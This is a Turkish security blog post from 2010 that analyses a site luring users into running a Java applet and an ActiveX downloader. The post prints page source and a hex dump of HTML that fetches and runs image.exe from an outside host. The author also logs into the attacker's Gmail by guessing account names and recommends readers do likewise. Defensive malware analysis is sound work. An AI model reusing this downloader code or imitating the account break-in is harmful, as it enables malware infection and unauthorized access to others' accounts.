



Siber Takip


written by Mert SARICA | 9 June 2010

Aslında bu haftaki yazım için Linux işletim sistemi üzerinde zararlı kod analizi ile ilgili birşeyler karalamaya karar vermiştim. İncelemek için örnek rootkit benzeri zararlı bir kod arıyordum fakat daha sonra rootkit yerine zombi bot amacıyla kullanılan zararlı bir kod incelemenin daha faydalı olacağını düşünerek aramaya koyuldum. Google arama motorunda bir kaç anahtar kelime kullanarak arama gerçekleştirirken rotayı Türkçe sitelere çevirdim ve bir kaç sorgu sonrasında "botnet paylaşım portalı" anahtarı kelimesi ile arama yaptığımda, içerik olarak dikkatimi çeken ve bir foruma sahip olan web adresi ile karşılaştım. Forumu Firefox internet tarayıcısı ile bağlandığımda 404 hata mesajı ile karşılaştım. Ana sayfayı ziyaret ettiğimde ise karşıma pornografik görsel içeriğe sahip bir sayfa çıktı ve akabinde Java'nın güvenlik uyarısı ile karşılaştım. Java uyarısı bana dijital imzası doğrulanamayan bir java kodunu çalıştırmak isteyip istemediğimi soruyordu ve işin ilginç yanı sitedeki direktifler kodu çalıştırmam yönündeydi. Ana sayfaya Internet Explorer internet tarayıcısı ile bağlandığımda ise bu defa karşıma öncelikle ActiveX eklenti yükleme uyarısı daha sonra ise Java güvenlik uyarısı çıktı.





Sayfanın kaynak kodunu incelediğimde ilk olarak unicode karakterlerden oluşan karakter dizisi daha sonra ise Java class dosyası ve image.exe dosyasını içeren web adresi dikkatimi çekmişti.




```
Source of: http://www. [...] - Mozilla Firefox  
font-size: 24px;  
-->  
</style></head><body style="background-color: #000000">  
  
<div align="center">  
<p class="style1"><font face="Tahoma" color="#FFFFFF">Directed ... (Continue to press the Run button)</font></p>  
<p>  
<title> [...] "FoRrA" </title>  
<p class="HsoNormal align="center" style="text-align:center">  
</p>  
<p class="HsoNormal align="center" style="text-align:center">  
<nbsp;   </p>  
  
<p>  
<applet name="Sun Java Console" code="Inicio.class" archive="JavaSetup.jar" height="10" width="1">  
<param name="url" value="http://www. [...] image.exe">  
</applet>  
</p>  
</div>  
</body></html>  
  
<p align="center"><nbsp;   </p>  
</p>  
<p align="center"> </p>  
<p align="center"><nbsp;   </p>  
</p>  
</p>
```

İlk iş olarak unicode karakterleri kaldırarak tüm hex değerleri hex editöre kopyaladım ve incelemeye başladım ve yüklenmesi önerilen Activex'in bir downloader olduğunu ve indirilecek uygulama olarakta image.exe dosyasının parametre olarak belirtildiğini farkettim. Ardından Inico.class dosyasını decompile ederek içeriğine bakmaya karar verdim ve yine aynı şekilde url parametresinde yer alan image.exe dosyasının indirilip çalıştırılmak üzere kodlandığını gördüm.


```
Hex Workshop - [malware.exe]  
0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 0123456789ABCDEF0123456789ABCDEF01  
00000000 3C 2F 68 74 6D 6C 3E 0D 3C 2F 73 63 72 69 70 74 3E 09 0D 3C 2F 62 6F 64 79 3E 0D 3C 54 69 74 6C 65 3E <<html></script>...</body>.<Title>  
00000022 77 77 7E 6B 39 74 72 69 74 6F 6E 2E 74 68 20 53 65 78 20 61 64 75 6C 74 20 70 70 6F 72 6E 6F 20 6E 69 69 69 69 69  
00000044 6C 6D 20 69 7A 6C 65 20 64 65 73 69 6E 67 20 42 79 20 4B 39 74 72 69 74 6F 6E 20 3C 2F 54 69 74 6C 65  
00000066 3E 0D 3C 42 4E 44 59 3E 20 0D 3C 4F 42 48 45 43 54 20 4B 39 74 72 69 74 6F 6E 6C 6F 61 64 65 72 41 63  
00000088 74 69 76 65 58 31 22 20 0D 57 49 44 5F 48 48 3D 22 30 22 20 0D 48 45 49 47 48 54 3D 22 30 22 20 0D 43 4C  
000000AA 41 53 53 49 44 3D 22 43 4C 53 49 44 3A 63 31 62 37 65 35 33 32 2D 33 65 63 62 2D 34 65 39 65 2D 62 62  
000000CC 33 61 2D 32 39 35 31 66 66 65 36 37 63 36 31 62 20 0D 43 4F 44 45 42 41 53 45 3D 22 68 74 74 70 3A 2F  
000000EE 2F 63 36 2E 63 6F 6D 6D 75 6E 69 74 79 2E 61 6C 69 63 65 2E 69 74 2F 64 6F 77 6E 6C 6F 61 64 2F 44 6F  
00000110 77 6E 6C 6F 61 64 65 72 41 63 74 69 76 65 58 2E 63 61 62 23 56 65 72 73 69 6F 6E 31 2C 30 2C 30 2C  
00000132 31 22 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72 6F 70 50 72 6F 67 72 65 73 73 62 61 63 6B  
00000154 67 72 6F 75 6E 64 22 20 56 41 4C 55 45 3D 22 23 62 63 63 65 65 6E 3E 22 3E 20 0D 3C 50 41 52 41 4D 20 4E  
00000176 41 4D 45 3D 22 70 72 6F 70 54 65 78 74 62 61 63 6B 67 72 6F 75 6E 64 22 20 56 41 4C 55 45 3D 22 23 66  
00000198 37 66 38 66 63 22 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72 6F 70 42 61 72 43 6F 6C 6F 72  
000001BA 22 20 56 41 4C 55 45 3D 22 23 64 66 30 32 30 33 22 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22  
000001DC 72 6F 70 54 65 78 74 43 6F 6C 6F 72 22 20 56 41 4C 55 45 3D 22 23 30 30 30 30 22 3E 20 0D 3C 50  
000001FE 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72 6F 70 57 69 64 74 68 22 20 56 41 4C 55 45 3D 22 3E 20  
00000220 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72 6F 70 48 65 69 67 68 74 22 20 56 41 4C 55 45 3D 22  
00000242 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72 6F 70 44 6F 77 6E 6F 61 64 55 72 6C 22 20  
00000264 41 4C 55 45 3D 22 68 74 74 70 3A 2F 2F 77 77 7E 6B 39 74 72 69 74 6F 6E 2E 74 6B 2F 69 6D 61 67 65  
00000286 2E 65 78 65 22 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72 6F 70 50 6F 73 74 64 6F 77 6E  
000002A8 6F 61 64 41 63 74 69 6F 6E 22 20 56 41 4C 55 45 3D 22 72 75 6E 22 3E 0D 3C 50 41 52 41 4D 20 4E 41  
000002CA 45 3D 22 70 72 6F 70 49 6F 6E 73 74 61 6C 6C 43 6F 6D 70 6C 65 74 65 55 72 6C 22 20 56 41 4C 55  
000002EC 22 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72 6F 70 62 72 6F 77 73 65 62 52 65 64 69 72 65  
0000030E 63 74 55 72 62 22 20 56 41 4C 55 45 3D 22 2E 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45 3D 22 70 72  
00000330 70 56 65 72 62 6F 73 65 22 20 56 41 4C 55 45 3D 22 30 22 3E 20 0D 3C 50 41 52 41 4D 20 4E 41 4D 45  
00000352 22 70 72 6F 70 49 6F 74 65 72 72 75 70 74 22 20 56 41 4C 55 45 3D 22 30 22 3E 20 0D 3C 2F 4E 42 4A  
00000374 43 54 3E 20 20 20 20 20 20 20 09 0D 3C 2F 73 63 72 69 70 74 3E 09 0D 3C 2F 62 6F 64 79 3E 0D 3C 2F  
00000396 4F 44 45 53 41 20 54 41 52 41 46 49 4E 44 41 4E 20 4B 4F 44 4C 41 4E 4D 49 01 5E 54 49 52 21 54 55 4D  
000003B8 20 48 41 4B 4C 41 52 49 20 4F 44 45 53 41 59 41 5A 49 40 49 4D 2E 43 4F 4D 27 41 20 41 49 54 54 49 52  
000003BA 3F 00 3C 2F 68 74 6D 6C 3E
```


programı hazırlayan korsan hakkında bilgi edinmek olduğu için bu konunun üzerine eğilmedim.

Bunun yerine bu şekilde tasarlanmış benzer başka bir site olup olmadığı konusunda Google arama motorunda arama yapmaya karar verdim fakat öncelikle arama için güzel bir anahtar kelimeye ihtiyacım vardı. Sayfanın kaynak kodunda yer alan başlık (title) bilgisi bunun için yeterliydi. Başlık (title) bilgisinde yer alan web sitesi ve "Forra" kelimesi, programı hazırlayan kişinin rumuzu hakkında az çok bilgi veriyordu. Bu başlık bilgisi ile arama yaptığımda karşıma benzer bir şekilde tasarlanmış başka bir sayfa hemen çıkıverdi.




Bu sayfayı Internet explorer internet tarayıcısı ile ziyaret ettiğimde ise sadece Java güvenlik uyarısı ile karşılaştım, ActiveX eklentisi sayfanın kaynak kodunda yer almıyordu. Muhtemelen bu sayfa ilk ziyaret ettiğim sayfadan daha önce hazırlanmıştı.



Yönlendiriliyor...(Devam etmek için Run butonuna basın)

Bu sayfanın kaynak koduna baktığımda ise bu defa svchost.exe dosyasının yer aldığı bir adres olduğunu gördüm. Bu dosyanın PE başlık bilgisini incelediğimde dosyanın 10 Nisan 2010 tarih damgasına sahip olduğunu gördüm. Image.exe dosyasının tarih damgası ise 29 Mayıs 2010 tarihini gösteriyordu. Bu bilgiler doğrultusunda ilk ziyaret ettiğim sayfanın daha güncel olduğunu teyit etmiş oldum. Svchost.exe dosyasını hex editör ile incelediğimde son satırda yer alan e-posta adresi ve potansiyel e-posta şifresi dikkatimi çekti.



Bu e-posta adresine belirtilen şifre ile giriş yapmayı denediğimde başarılı

olamadım fakat kullanıcı adının sonunda yer alan 0045 bilgisi bu zamana dek bu kişinin 45 tane kullanıcı adı kayıt etmiş ve her dosya için yeni bir e-posta adresi kullanmış olma ihtimalini ortaya çıkartmıştı. Rastgele gerçekleştirdiğim bir kaç giriş denemesi sonrasında 0030 ile giriş yapabildim ve bu kişinin Facebook üzerinde hesap yarattığını ve muhtemelen bu hesap ile Facebook üzerinden insanları kandırarak bu iki sayfadan birini ziyaret etmelerini ve zararlı programı çalıştırmalarını sağlamıştı.

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.ktunnel.com/index.php/1010110A/0a8d2be017d136598443bbd8ead9f1f5ac58b39033c63146c97bf164cefee13a621ffb3f0e6d61d3356314289b0647164007d

Additional plugins are required to display all the media on this page. Install Missing Plugins...

Alternative content

ktunnel.com blocked? Try another!

https://mail.google.com/mail/?lci= Go

No cookies Remove Scripts No referrer

Click here to download plugin.

Gmail Takvim Dokümanlar Web Reader diğer >

ps0030@gmail.com | Ayarlar | Yardım | Oturumu Kapat

Gmail by Google

Posta Ara Web'de Ara Arama seçeneklerini göster Filtre oluşturun

Posta Oluştur Arşivle Spam Olarak Bildir Çöp kutusuna gönder Diğer İşlemler... Git Yenile 1 - 5 / 5

Gelen Kutusu (3)

<input type="checkbox"/>	Facebook	Facebook Hesap Onayı - Merhaba Servermessages, Az önce Facebook'a kaydoldun. Lütfen bu bağlantıya tıklayarak ...	23 Şub
<input type="checkbox"/>	Facebook	Facebook'a Hoş Geldin - facebook Merhaba Servermessages, Hesabın oluşturuldu. Şimdi arkadaşlarıyla iletişime geçip ...	23 Şub
<input type="checkbox"/>	Gmail Ekibi	Kişilerinizi ve eski e-postalarınızı içe aktarm - Yahoo!, Hotmail, AOL ve daha bir çok webposta veya POP hesabındaki kişilerinizi ve ...	23 Şub
<input type="checkbox"/>	Gmail Ekibi	Gmail'e cep telefonunuzdan erişin - Gelen kutunuza ulaşmak için bilgisayarınıza ihtiyaç duyduğunuz günler artık geride kaldı ...	23 Şub
<input type="checkbox"/>	Gmail Ekibi	Gmail'e başlarken - Gmail, e-postanın daha sezgisel, etkili ve kullanışlı olabileceği fikri üzerine ...	23 Şub

Çöp kutusu Arşivle Spam Olarak Bildir Çöp kutusuna gönder Diğer İşlemler... Git Yenile 1 - 5 / 5

Kişiler

İletileri hızlı bir şekilde bulmak için arama kutusunu veya arama seçeneklerini kullanın!

7463 MB kotanızın şu anda 7463 MB kotanızın 0 MB (%0) kadan

Ayrıntılar

Gmail görünümü: standart | temel HTML | Daha fazla bilgi

©2010 Google - Şartlar - Google Ana Sayfa

Done

Sonuç olarak amacınız size zarar veren birinin izini sürmek ve kanıt toplamak ise sizde bu veya benzer şekillerde biraz gayret ile bunu başarabilirsiniz. Bunun dışında uyarı olarak doğruluğundan emin olmadığınız bir Activex eklentisini veya Java kodunu çalıştırmadan önce çok çok iyi düşünmenizi öneririm aksi durumda art niyetli kişilere ait bot ağının bir parçası olabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle..